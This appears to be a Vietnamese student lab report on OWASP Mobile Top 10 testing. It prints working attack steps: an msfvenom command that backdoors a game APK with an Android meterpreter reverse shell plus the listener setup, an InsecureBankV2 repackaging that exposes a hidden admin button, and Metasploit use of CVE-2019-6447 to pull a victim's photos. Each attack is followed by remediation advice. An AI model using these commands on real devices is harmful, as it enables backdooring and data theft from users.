3.4 Kịch bản 4: Insecure Authentication

3.4.1 Tiến Hành & Đánh giá

3.4.2 Cách khắc phục

3.5 Kịch bản 5: Insufficient Cryptography

3.5.1 Tiến Hành & Đánh giá

3.5.2 Cách khắc phục

3.6 Kịch bản 6: Insecure Authorization

3.6.1 Tiến Hành & Đánh giá

3.6.2 Cách khắc phục

3.7 Kịch bản 7: Poor Code Quality

3.7.1 Tiến Hành

3.7.2 Cách khắc phục


3.8 Kịch bản 8: Code Tampering

3.8.1 Tiến Hành & Đánh giá

Tạo file APK chứa Backdoor từ file APK gốc

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.23.142 LPORT=2222 -x ActionSquad.apk -k -o ActionSquadFree.apk
Using APK template: ActionSquad.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.khg.actionsquad.ijvdk
[*] Loading /tmp/d20230213-8760-a6mti8/original/smali/android/support/multidex/MultiDexApplication.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO" />
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
[*] Adding <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
[*] Adding <uses-permission android:name="android.permission.CAMERA" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
[*] Adding <uses-permission android:name="android.permission.READ_SMS" />
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS" />
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS" />
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS" />
[*] Adding <uses-permission android:name="android.permission.SEND_SMS" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.WAKE_LOCK" />
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS" />
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER" />
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE" />
[*] Rebuilding apk with meterpreter injection as /tmp/d20230213-8760-a6mti8/output.apk
[*] Aligning /tmp/d20230213-8760-a6mti8/output.apk
[*] Signing /tmp/d20230213-8760-a6mti8/aligned.apk with apksigner
Payload size: 59878343 bytes
Saved as: ActionSquadFree.apk
```

Cài đặt file APK chứa Backdoor vào điện thoại nạn nhân



Vào giao diện của Metasploit Framework bằn lệnh ***msfconsole*** và tiến hành mở trình listening để có thể kết nối với máy nạn nhân


```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.23.142
lhost ⇒ 192.168.23.142
msf6 exploit(multi/handler) > set lport 2222
lport ⇒ 2222
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.23.142:2222
```

Khi nạn nhân mở ứng dụng lên thì ta đã kết nối thành công

```
[*] Started reverse TCP handler on 192.168.23.142:2222
[*] Sending stage (78179 bytes) to 192.168.23.1
[*] Sending stage (78179 bytes) to 192.168.23.1
[*] Meterpreter session 2 opened (192.168.23.142:2222 → 192.168.23.1:49847) at 2023-02-13 06:58:14 -0500
```

Lúc này ta có thể thao tác với máy nạn nhân thông qua lệnh:

+Đọc file:



+Kiểm tra ip điện thoại nạn nhân:

```
Interface  5
===========

Name         : eth0 - eth0
Hardware MAC : 08:00:27:70:9d:c4
MTU          : 1500
IPv4 Address : 192.168.206.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe70:9dc4
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Đây là một lỗ hổng rất dễ khai thác, người dùng tải ứng dụng từ những trang không chính thống hoặc những đường link không rõ ràng rất dễ mắc phải lỗ hổng này.

3.8.2 Cách khắc phục

Kiểm tra mã để biết khóa kiểm tra, chứng chỉ OTA, APK đã root và tệp nhị phân SU.

Kiểm tra **ro.build.tags=test-keys** trong **build.prop** để xem đó là ROM không chính thức hay bản dựng của nhà phát triển hay không.

Thử các lệnh trực tiếp (tức là các lệnh SU).

Thiết lập cảnh báo để tích hợp mã và phản hồi tương ứng với các sự cố.


Thực hiện các biện pháp chống giả mạo như xác thực(validation), làm cứng mã (code hardening) và chữ ký số (digital signatures).

3.9 Kịch bản 9: Reverse Engineering

3.9.1 Tiến Hành & Đánh giá


Dò tìm lỗ hổng trong InescureBankV2

Ta mở file APK bằng ứng dụng jadx-gui và tiến hành tìm kiếm lỗ hổng




Ta nhận thấy trong mã nguồn của **loginActivity** có một nút ẩn dùng để tạo user được ***setVisibility(8)*** để ẩn nút khi chuỗi tài nguyên có tên là ***is_admin*** được đặt là *no* vậy ta chỉ cần chuyển giá trị của tài nguyên ***is_admin*** từ ***no*** sang ***yes*** là có thể hiển thị nút tạo user

Sử dụng công cụ apktool để tiến hành decompile file APK



Do ***is_admin*** là tài nguyên string nên ta có thể tìm được nó trong ***InsecureBankv2\res\values*** trong file **strings.xml**



Ta tiến hành đổi giá trị *no* thành *yes*

```
<string name="hello_world">Hello world!</string>
<string name="is_admin">yes</string>
<string name="loginscreen_password">Password:</s
```

Tiếp theo ta tiến hành compile trở lại thành file APK bằng lệnh apktool b -f -d InsecureBankv2

```
C:\Users\PHONG\Desktop\TTCS>apktool.bat b -f -d InsecureBankv2
I: Using Apktool 2.7.0
I: Smaling smali folder into classes.dex...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: InsecureBankv2\dist\InsecureBankv2.apk

C:\Users\PHONG\Desktop\TTCS>
```

Các thiết bị di động không cho phép cài đặt APK khi chưa được kí nên ta phải tiến hành kí file apk vừa được compile


+Tạo Key

```
C:\Users\PHONG\Desktop\TTCS>keytool -genkey -v -keystore TTCS.keystore -alias TTCSKeystore -keyalg RSA -keysize 2048 -va
lidity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  ThanhPhong
What is the name of your organizational unit?
  [Unknown]:  PTIT
What is the name of your organization?
  [Unknown]:  123
What is the name of your City or Locality?
  [Unknown]:  123
What is the name of your State or Province?
  [Unknown]:  123
What is the two-letter country code for this unit?
  [Unknown]:  12
Is CN=ThanhPhong, OU=PTIT, O=123, L=123, ST=123, C=12 correct?
  [no]:  yes

Generating 2.048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10.000 days
        for: CN=ThanhPhong, OU=PTIT, O=123, L=123, ST=123, C=12
[Storing TTCS.keystore]
```


+Kí vào file APK bằng công cụ jarsigner

```
C:\Users\PHONG\Desktop\TTCS>jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore ctf.keystore InsecureBankv2
/dist/InsecureBankv2.apk ctfKeystore
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/CTFKEYST.SF
   adding: META-INF/CTFKEYST.RSA
  signing: AndroidManifest.xml
```


+Xác nhận đã kí




+Tiến hành căn chỉnh tệp APK bằng zipalign



Gỡ cài đặt InsecureBankV2 cũ trên máy ảo để cài lại bản APK ta vừa chỉnh sửa



Ta đã có được nút Create user



Đây là một lỗ hổng dễ khai thác do hầu hết các ứng dụng đều có thể áp dụng kỹ thuật dịch ngược và mã dùng để viết nên ứng dụng thường dùng các ngôn ngữ lập trình dễ đọc dễ hiểu.

3.9.2 Cách khắc phục

Kiểm tra xem có thể dịch ngược ứng dụng không.

Sử dụng các công cụ sửa lỗi để chạy ứng dụng từ quan điểm của kẻ tấn công.

Đảm bảo che giấu mạnh mẽ (bao gồm cả siêu dữ liệu).

Phát triển ứng dụng bằng C hoặc C++ để bảo vệ mã.

Sử dụng gói nhị phân để ngăn kẻ tấn công dịch ngược mã.

Chặn các công cụ gỡ lỗi.

3.10 Kịch bản 10: Extraneous Functionality


3.10.1 Tiến Hành & Đánh giá

Lỗ hổng ES File Explorer Open Port CVE-2019-6447.

Khi một người dùng mở app ES File Explorer một HTTP server sẽ được tự động mở tại cổng 59777.

```
msf6 > grep ES search explorer
   0   auxiliary/scanner/http/es_file_explorer_open_port          2019-01-16       normal     No     ES File Explorer Open Port
msf6 > use auxiliary/scanner/http/es_file_explorer_open_port
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ACTIONITEM                   no        If an app or filename if required by the action
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT       59777            yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host


Auxiliary action:

   Name           Description
   ----           -----------
   GETDEVICEINFO  Get device info
```

Lúc này attacker trong cùng mạng có thể remote đến điện thoại của nạn nhân bằng cách set **RHOSTS** bằng ip của nạn nhân.



Dùng lệnh ***show actions*** để liệt kê tất cả hành động ta có thể thực hiện trên máy nạn nhân

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show actions

Auxiliary actions:

   Name            Description
   ----            -----------
   APPLAUNCH       Launch an app. ACTIONITEM required.
   GETDEVICEINFO   Get device info
   GETFILE         Get a file from the device. ACTIONITEM required.
   LISTAPPS        List all the apps installed
   LISTAPPSALL     List all the apps installed
   LISTAPPSPHONE   List all the phone apps installed
   LISTAPPSSDCARD  List all the apk files stored on the sdcard
   LISTAPPSSYSTEM  List all the system apps installed
   LISTAUDIOS      List all the audio files
   LISTFILES       List all the files on the sdcard
   LISTPICS        List all the pictures
   LISTVIDEOS      List all the videos
```

Thử tải file ảnh về máy


+Dùng ***set action LISTPICS*** để hiển thị toàn bộ ảnh có trong máy nạn nhân

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTPICS
action ⇒ LISTPICS
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.1.10:59777
  Subaru.jpg (1.70 MB) - 11/8/22 11:46:08 AM: /storage/emulated/0/Download/Subaru.jpg

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

+Tiến hành tải về máy bằng lệnh ***set action GETFILE*** và ***set ACTIONITEM +*** *(path đến file muốn tải)*

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action ⇒ GETFILE
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/emulated/0/Download/Subaru.jpg
ACTIONITEM ⇒ /storage/emulated/0/Download/Subaru.jpg
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.1.10:59777   - /storage/emulated/0/Download/Subaru.jpg saved to /home/kali/.msf4/loot/20230213205114_default_192.168.1.10_getFile_666889.jpg
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

+Đã tải thành công



Lỗ hổng này chủ yếu là do người lập trình ứng dụng để lại những chức năng phụ không dành cho người dùng để hỗ trợ cho lập trình viên trong quá trình tạo nên ứng dụng hay kiểm thử nên đôi khi những chức năng này bị kẻ tấn công lợi dụng.

3.10.2 Cách khắc phục

Kiểm tra cấu hình của ứng dụng để tìm các công tắc ẩn.

Kiểm tra để đảm bảo rằng câu lệnh nhật ký và điểm cuối API không được hiển thị công khai.

Kiểm tra xem điểm cuối API có thể truy cập của ứng dụng có được ghi lại đúng cách hay không.

Kiểm tra xem nhật ký có chứa nội dung hiển thị tài khoản đặc quyền hoặc quy trình máy chủ phía sau hay không.

TÀI LIỆU THAM KHẢO (dự kiến sẽ cập nhập & bổ sung thêm)

[1] Top 10 Mobile Risks - Final List 2016 (https://owasp.org/www-project-mobile-top-10/2016-risks/).

[2] Introduction to the mobile application penetration testing methodology [Updated 2019] (https://resources.infosecinstitute.com/topic/introduction-mobile-application-penetration-testing-methodology/).

[3] OWASP Mobile Top 10 Vulnerabilities and How to Prevent Them (https://brightsec.com/blog/owasp-mobile-top-10/).
[4]